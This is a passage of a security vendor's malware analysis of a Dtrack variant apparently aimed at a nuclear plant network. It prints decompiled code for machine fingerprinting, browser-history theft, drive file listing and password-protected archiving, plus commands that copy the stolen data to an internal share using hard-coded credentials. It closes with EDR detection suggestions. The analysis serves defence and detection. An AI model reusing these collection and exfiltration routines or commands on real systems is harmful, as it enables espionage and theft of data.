Figure 15 – On the left: APIs resolving function of the KNPP variant. On the right – the APIs resolving function from one of samples above (SHA256 : 9d9571b93218f9a635cf6b67b3b31e211be062fd0593c0756eb06a1f58e187fd – unpacked)

However, the RAT capabilities were stripped down from the KNPP variant.

What is odd here – the authors left resolving of APIs that were not used at all in the KNPP variant, for example APIs related to HTTP communications. These are leftovers from the RAT.

It is important to note [this sample contains many functions](#) used for collection of information.

Generation of a machine identifier

First, the sample collects information about the machine to create an identifier for it. The identifier is in the form of 8-letters hexadecimal value. The information used for creating the identifier includes registry values (RegisteredOwner, RegisteredOrganization, InstallDate), computer name and adapter information (MAC addresses).

```
memset(&v24, 0, 0x103u);
v18 = 0;
v31 = 519;
memcpy(&v25, &v18, &v31);
String1 = 0;
memset(&v22, 0, 0x103u);
v25 = 0;
memset(&v26, 0, 0x103u);
v39 = 0;
memset(&v40, 0, 0x103u);
v28 = 0;
memset(&v29, 0, 0x103u);
v1 = decrypt_string("CCS_SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion");
lstrcpyA(&String1, v1);
v2 = decrypt_string("CCS_RegisteredOwner");
lstrcpyA(&v25, v2);
v3 = decrypt_string("CCS_RegisteredOrganization");
lstrcpyA(&v39, v3);
v4 = decrypt_string("CCS_InstallDate");
lstrcpyA(&v28, v4);
if ( !dword_4BEC70(-2147483646, &String1, 0, 1, &v36) )
{
    v31 = 1;
    nSize = 259;
    if ( !dword_4BEC24(v36, &v25, 0, &v31, v27, &nSize) )
    {
        v17 = &v27[strlen(v27) + 1];
        v16 = (char *)&v18 + 3;
        do
        {
            v5 = (v16++)[1];
        } while ( v5 );
        memcpy(v16, v27, v17 - v27);
    }
}
```

Figure 16 – Gathering information for creating an identifier for the machine


```
void __cdecl copy_adapter_info(LPSTR lpString1)
{
    ULONG SizePointer; // [esp+4h] [ebp-Ch]
    LPCSTR lpString2; // [esp+8h] [ebp-8h]
    PIP_ADAPTER_INFO AdapterInfo; // [esp+Ch] [ebp-4h]

    SizePointer = 4;
    lpString2 = (LPCSTR)malloc(0x11u);
    AdapterInfo = (PIP_ADAPTER_INFO)malloc(0x288u);
    if ( AdapterInfo )
    {
        if ( GetAdaptersInfo(AdapterInfo, &SizePointer) != 111 || (AdapterInfo = (PIP_ADAPTER_INFO)malloc(SizePointer)) != 0 )
        {
            if ( GetAdaptersInfo(AdapterInfo, &SizePointer) )
            {
                free(AdapterInfo);
            }
            else
            {
                sprintf(
                    (char *)lpString2,
                    "%02X:%02X:%02X:%02X:%02X:%02X",
                    AdapterInfo->Address[0],
                    AdapterInfo->Address[1],
                    AdapterInfo->Address[2],
                    AdapterInfo->Address[3],
                    AdapterInfo->Address[4],
                    AdapterInfo->Address[5]);
                lstrcpyA(lpString1, lpString2);
            }
        }
    }
}
```

Figure 17 – Getting adapter information

The function below generates the identifier (checksum) based on the information collected and 2 constant values – 4 and 0x61e6f6e ('anon')

in ascii).



```
int __cdecl calc_identifier(int info, int info_length, int id_ptr, int const_4, unsigned int const_0x616E6F6E)
{
    int identifier, // 0x0
    signed int k; // [esp+0h] [ebp-Ch]
    int l; // [esp+0h] [ebp-Ch]
    unsigned int v8; // [esp+4h] [ebp-8h]
    int i; // [esp+8h] [ebp-4h]
    int j; // [esp+8h] [ebp-4h]

    v8 = const_0x616E6F6E;
    for ( i = 0; i < const_4; ++i )
    {
        v8 += (((v8 >> 7) ^ (v8 >> 3) ^ v8 ^ (v8 >> 2)) << 24) | (v8 >> 8);
        *(_BYTE *)(i + id_ptr) = v8;
    }
    for ( j = 0; ; ++j )
    {
        identifier = j;
        if ( j >= info_length )
            break;
        v8 += *(unsigned __int8 *)(j + info);
        for ( k = 0; k < 32; ++k )
            v8 += (((v8 >> 7) ^ (v8 >> 3) ^ v8 ^ (v8 >> 2)) << 24) | (v8 >> 8);
        for ( l = 0; l < const_4; ++l )
        {
            v8 += (((v8 >> 7) ^ (v8 >> 3) ^ v8 ^ (v8 >> 2)) << 24) | (v8 >> 8);
            *(_BYTE *)(l + id_ptr) += v8;
        }
    }
    return identifier;
}
```

Figure 18 – The function that generates the identifier

After generating the identifier, the malware collects the following information from the machine:

- ipconfig output
- running processes
- netstat output
- netsh output
- Browser history
- Connection status to 4 different IP addresses
- List of files, per volume, on the machine

```
memset(&v12[1], 0, 0x103u);
browser.his_string = 0;
memset(&v16, 0, 0x103u);
strcpy_s(PathName, &Buffer);
decrypt_string(PathName, &Buffer);
v1 = decrypt_string("CCS_%s\\%s");
sprintf_s(&FileName, 0x103u, v1, &PathName, byte_4BEC89);
v2 = decrypt_string("CCS_%s\\browser.his");
sprintf_s(&browser.his_string, 0x103u, v2, &PathName);
CreateDirectoryA(&PathName, 0);
SetFileAttributesA(&PathName, 0x10u);
CreateDirectoryA(&FileName, 0);
SetFileAttributesA(&FileName, 0x10u);
execute_command((int)"ipconfig /all", (int)"res.ip");
execute_command((int)"tasklist", (int)"task.list");
execute_command((int)"netstat -naop tcp", (int)"netstat.res");
execute_command((int)"netsh interface ip show config", (int)"netsh.res");
get_browser_history(&browser.his_string);
lookup_ips(v12);
write_to_browser_his(&browser.his_string, (int)"\\r\\n===== Connection Status =====\\r\\n");
write_to_browser_his(&browser.his_string, (int)v12);
find_filenames_in_volumes((int)&FileName);
Sleep(0x8B8u);
Sleep(0x2710u);
v3 = decrypt_string("CCS_%s\\%sMT.tmp");
sprintf_s(&v10, 0x103u, v3, &Buffer, byte_4BEC80);
v4 = decrypt_string("CCS_%s-%s");
sprintf_s(&v17, 0x103u, v4, byte_4BEC80, byte_4BEC89);
v5 = decrypt_string("CCS_abcd@123");
v23 = sub_491DA0((int)&v10, (int)v5);
add_files_to_archive((int)v23, &PathName, (int)&v17);
sub_491E70(v23);
sub_4030B0((int)&PathName);
execute_command((int)"net use \\\\10.38.1.35\\C$ su.controller5kk /user:KKNPP\\administrator", 0);
Sleep(0x3E8u);
sprintf_s(&v21, 0x207u, "move /y %s \\\\10.38.1.35\\C$\\Windows\\Temp\\MpLogs\\", &v10);
execute_command((int)&v21, 0);
Sleep(0x8B8u);
execute_command((int)"net use \\\\10.38.1.35\\C$ /delete", 0);
sub_403780();
}
```

Figure 19 – The main function responsible for data collection and exfiltration

- The commands are straight forward – they are executed, and the results of each command are saved in separate files
- The function *lookup_ips* checks the connection status to 4 different ip addresses: 172.22.22.156, 10.2.114.1, 172.22.22.5, 10.2.4.1. The connection status is saved to the browser.his file – the same file that contains the web browsers history

We will drill down into the web browsers history collection and the list of files collection.

Retrieving the web browsers' history

The function *get_browser_history* (figure 20) works as follows

1. Checks the OS version to determine in which path to search for the browser history and call *collect_browser_history* (figure 21)
2. *collect_browser_history*: gets FireFox & Chrome history by calling *fetch_with_sqlite* function (figure 22)
3. *fetch_with_sqlite*: Copy the history into a file called "MSI7f1f.tmp". use SQL queries to retrieve the browser's history from this file and write the results to the 'browser.his' file



```
int __cdecl get_browser_history(LPCSTR lpString2)
{
    CPA2 String2; // [esp+0h] [ebp-110h]
    char v3; // [esp-1h] [ebp-10Fh]

    String1 = 0;
    memset(&v3, 0, 0x103u);
    dword_4BF134 = sub_401710();
    if ( dword_4BF134 == 2 )
        lstrcpA(&String1, "C:\\users");
    else
        lstrcpA(&String1, "C:\\Documents and Settings");
    lstrcpA(&String1, lpString2);
    collect_browser_history((int)&String1);
    return 0;
}
```

Figure 20 – Checking the OS version to determine search path and calling a function to collect the browser history

```
if ( !lstrcmpA(FindFileData.cFileName, &aAllUsers[260 * i]) )
{
    v6 = 1;
    break;
}
if ( !v6 )
{
    if ( dword_4BF134 == 2 )
    {
        sprintf(&v3, "%s\\%s\\AppData\\Roaming\\Mozilla\\Firefox\\Profiles", a1, FindFileData.cFileName);
        sprintf(
            &ExistingFileName,
            "%s\\%s\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\History",
            a1,
            FindFileData.cFileName);
    }
    else
    {
        sprintf(&v3, "%s\\%s\\AppData\\Application Data\\Mozilla\\Firefox\\Profiles", a1, FindFileData.cFileName);
        sprintf(
            &ExistingFileName,
            "%s\\%s\\Local Settings\\Application Data\\Google\\Chrome\\User Data\\Default\\History",
            a1,
            FindFileData.cFileName);
    }
    if ( sub_401770((int)&v3, &pszPath) && PathFileExistsA(&pszPath) )
        fetch_with_sqlite(&pszPath, 1);
    if ( PathFileExistsA(&ExistingFileName) == 1 )
        fetch_with_sqlite(&ExistingFileName, 2);
}
```

Figure 21 – collect_browser_history: Searching for browser history files

```
int __cdecl fetch_with_sqlite(LPCSTR lpExistingFileName, int a2)
{
    int result; // eax
    v3 = 0; // [esp+41] [ebp-124h]
    Buffer = 0; // [esp+8h] [ebp-20h]
    char v5; // [esp+10h] [ebp-1Ch]
    CHAR Buffer; // [esp+10h] [ebp-118h]
    char v7; // [esp+11h] [ebp-117h]
    int v8; // [esp+120h] [ebp-8h]
    int v9; // [esp+124h] [ebp-4h]

    v3 = 0;
    Buffer = 0;
    memset(&v7, 0, 0x103u);
    GetTempPathA(0x104u, &Buffer);
    PathAppendA(&Buffer, "MSI17f1f.tmp");
    CopyFileA(lpExistingFileName, &Buffer, 0);
    v9 = sub_48A010(&Buffer, (int)&v8);
    if ( v9 )
    {
        DeleteFileA(&Buffer);
        result = 0;
    }
    else
    {
        if ( a2 == 1 )
        {
            v5 = "SELECT url FROM moz_places";
        }
        else if ( a2 == 2 )
        {
            v5 = "SELECT url FROM urls";
        }
        v4 = fopen(String1, "a+");
        if ( v4 )
        {
            fprintf(v4, "Path: %s\r\n", lpExistingFileName);
            fclose(v4);
        }
        v9 = write_history_to_file(v8, (unsigned __int8 *)v5, sub_401870, (int)"Callback function called", &v3);
        sub_487EF0(v8);
        DeleteFileA(&Buffer);
    }
}
```

Figure 22 – Fetch the browser history using sqlite queries and write it to a file

Retrieving the list of files on the machine

The function *find_filenames_in_volumes* (figure 23) works as follows:

1. Iterate over the machine's volumes and search for removable drives, disk drives and network drives. Call *find_and_compress_filenames_per_volume* (figure 24) for each volume.
2. *find_and_compress_filenames_per_volume*:
3. For each drive, search for all the files in the drive, and list their names.
4. Write this list in a \$VOLUME_LETTER.dat file
5. Creates a password-protected zip file with a tmp extension called \$VOLUMER_LETTER.tmp. This tmp file contains \$VOLUMER_LETTER.dat. The password is hard-coded:
dkwero38oerA^t@#

```
unsigned int __cdecl find_filenames_in_volumes(int a1)
{
    unsigned int result; // eax
    char v2; // [esp+4h] [ebp-20h]
    char v3; // [esp+5h] [ebp-11Fh]
    char v4; // [esp+113h] [ebp-11h]
    CHAR RootPathName[4]; // [esp+114h] [ebp-10h]
    int v6; // [esp+118h] [ebp-Ch]
    __int16 v7; // [esp+11Ch] [ebp-8h]

    v4 = 'b';
    result = 6044259;
    strcpy(RootPathName, "c:\\");
    v6 = 0;
    v7 = 0;
    while ( v4 <= 'z' )
    {
        RootPathName[0] = ++v4;
        result = GetVolumeInformationA(RootPathName, 0, 0, 0, 0, 0, 0, 0);
        if ( result )
        {
            result = GetDriveTypeA(RootPathName);
            if ( result >= 2 && result <= 4 )
            {
                v2 = 0;
                memset(&v3, 0, 0x103u);
                sprintf(&v2, "%s\\%c.tmp", a1, v4);
                result = find_and_compress_filenames_per_volume(RootPathName, &v2);
            }
        }
    }
    return result;
}
```

Figure 23 – Go over the volumes of the machine, check if the drive type is a removable disk, hard disk or a network drive

```
int __cdecl find_and_compress_filenames_per_volume(LPCSTR lpString2, char *a2)
{
    char *v3; // eax
    char *v4; // esi
    CHAR FileName; // [esp+1Ch] [ebp-120h]
    char v6; // [esp+1Dh] [ebp-11Fh]
    CHAR String1; // [esp+128h] [ebp-14h]
    int v8; // [esp+129h] [ebp-13h]
    int v9; // [esp+12Dh] [ebp-Fh]
    char v10; // [esp+131h] [ebp-8h]
    int v11; // [esp+138h] [ebp-4h]

    FileName = 0;
    memset(&v6, 0, 0x103u);
    sprintf(&FileName, "%s~", a2);
    if ( lpString2[strlen(lpString2) - 1] != 92 )
        *(_WORD *)&lpString2[strlen(lpString2)] = 92;
    dword_4BEC7C = fopen(&FileName, "wb");
    if ( !dword_4BEC7C )
        return 0;
    iterate_over_volume_files(lpString2, 0);
    fclose(dword_4BEC7C);
    String1 = 0;
    v8 = 0;
    v9 = 0;
    v10 = 0;
    v3 = strrchr(a2, 92);
    lstrcpyA(&String1, v3 + 1);
    v4 = strrchr(&String1, 46);
    lstrcpyA(v4 + 1, "dat");
    v11 = (int)sub_491DA0((int)a2, (int)"dkwero38oerA^t@#");
    add_file_to_compressed_archive(v11, (int)&String1, &FileName);
    sub_491E70((__DWORD *)v11);
    DeleteFileA(&FileName);
    Sleep(0x3E8u);
    return 1;
}
```

Figure 24 – This function lists all the files in a specified volume, writes them into a dat file and compresses them in a password-protected zip file

After the malware finishes collecting the information, it creates a zip file with a tmp file extension in the form of ~\$[MACHINE_IDENTIFIER]MT.tmp (without the brackets), protected with the hard-coded password: abcd@123. In this zip file, it stores the results of the commands and the zip files of the list of files mentioned above (that happens at `add_files_to_archive` function at figure 16).

This file is then copied to a network share at
\\10.38.1.35\\C\$\\Windows\\Temp\\MpLogs\\

The credentials to this network share (password: su.controller5kk username: /user:KKNPP\\administrator) are also hard-coded in the malware.

Let's look at the structure of this zip file:




Figure 25 – Structure of the zip file

The main zip file is protected with the password abcd@123. When unzipping it, we see a folder with the name:

\$MACHINE_IDENTIFIER-\$MACHINE_IP. The machine identifier was calculated as described above.

This folder contains 5 files:

- browser.his – browser history
- netsh.res – netsh command results
- netstat.res – netstat command results
- res.ip – ipconfig command results
- task.list – running processes

There is another folder with the name: \$MACHINE_IP. Let's look inside it:

It has a file called c.tmp. This is actually a zip file encrypted with the password: dkwero38oerA^t@#

This zip file contains a file called c.dat – which has the list of the files on the C: drive.





Figure 26 – The “c” file is a password-protected zip file which contains a dat file that has the list of all the files in the C: drive

This is how Cyberbit EDR detects this Dtrack variant:



Upon execution, Dtrack collects a lot of information about the machine. It also includes hardcoded credentials and IP addresses – suggesting it was a sophisticated targeted attack. All the commands are traced by our agent. In addition, we can see “Sensitive file accessed” behavior, suggesting that sensitive browser history files were accessed, as described previously. The commands are as follows:

- “C:\Windows\system32\cmd.exe” /c ping -n 3 127.0.0.1 >NUL & echo EEEE > "" – **Delays execution**
- “C:\Windows\system32\cmd.exe” /c net use ||10.38.1.35\C\$/delete – **Deletes a mapped network drive at 10.38.1.35**
- “C:\Windows\system32\cmd.exe” /c move /y C:\Users\ADMINI~1\AppData\Local\Temp\|~A7BBB42AMT.tmp

 ||10.38.1.35|C\$|Windows|Temp|MpLogs| – **Copies a password-protected .zip file with stolen information from the controller to the target location**

- "C:\Windows\system32\cmd.exe" /c net use ||10.38.1.35|C\$ su.controller5kk /user:KKNPP\administrator – **Tries to connect to a mapped network drive via hardcoded credentials**

- "C:\Windows\system32\cmd.exe" /c netsh interface ip show config >

"C:\Users\ADMINI~1\AppData\Local\Temp\|temp\netsh.res" –

Dump network interfaces information

- "C:\Windows\system32\cmd.exe" /c tasklist >

"C:\Users\ADMINI~1\AppData\Local\Temp\|temp\task.list" –

Dumps the running processes list into a file

- "C:\Windows\system32\cmd.exe" /c ipconfig /all >


"C:\Users\ADMINI~1\AppData\Local\Temp\|temp\res.ip" – **Dump**

ipconfig information into a file

- "C:\Windows\system32\cmd.exe" /c netstat -naop tcp >

"C:\Users\ADMINI~1\AppData\Local\Temp\|temp\netstat.res" –

Dump netstat command information into a file



The screenshot displays the Dtrack endpoint security interface. On the left, a process execution tree shows the flow from dtrack_bfb.exe to cmd.exe, which then runs netsh.exe. On the right, a detailed view of a command execution is shown. The command line is highlighted in yellow:

```
"C:\Windows\system32\cmd.exe" /c net use ||10.38.1.35|C$ su.controller5kk /user:KKNPP\administrator
```

The detailed view also shows the file path (c:\users\administrator\desktop\dtrack_bfb.exe), MD5 hash (4f8091a5513659b2980cb53578d3f798), PID (1936), and creation time (04/11/2019 14:53). The command line is also shown for the parent process (cmd.exe) with PID 284 and creation time 04/11/2019 14:57.

Figure 28 – The commands can be seen on the right panel. This particular command contains hardcoded credentials, suggesting that this was a sophisticated targeted attack


Dtrack detection suggestions

Effective detection of this type of highly-targeted malware is likely to generate false-positives that requires skilled analysts. This is not acceptable for most enterprise-grade EDR solutions and therefore they have difficulty detecting them. Based on the techniques/IOCs found in our analysis, we suggest targeted critical organizations follow these detection steps.

- Use the hashes (SHA256) we mentioned and blacklist them.
 - *Note: new hashes emerge all the time, as they can easily be changed.
- Search for programs that perform delayed execution using ping -n command.
- Search for excessive use of network configuration commands from a single host such as "netstat.exe", "net.exe use", "ipconfig.exe" and "netsh.exe"
- Search for process which add a new service usually named 'WBSERVICE'
- Search for an unsigned file that is performing code injection/code hollowing into the Microsoft process
- Look for files where the description doesn't match the icon. for example, "VNC Viewer" icon for a file described as "Safe Banking Launcher"

Watch FREE Webinar: [How to Prevent the Next Financial Cyberattack with Next-Gen Technology?](#)



 See a Cyber Range Training Session in Action

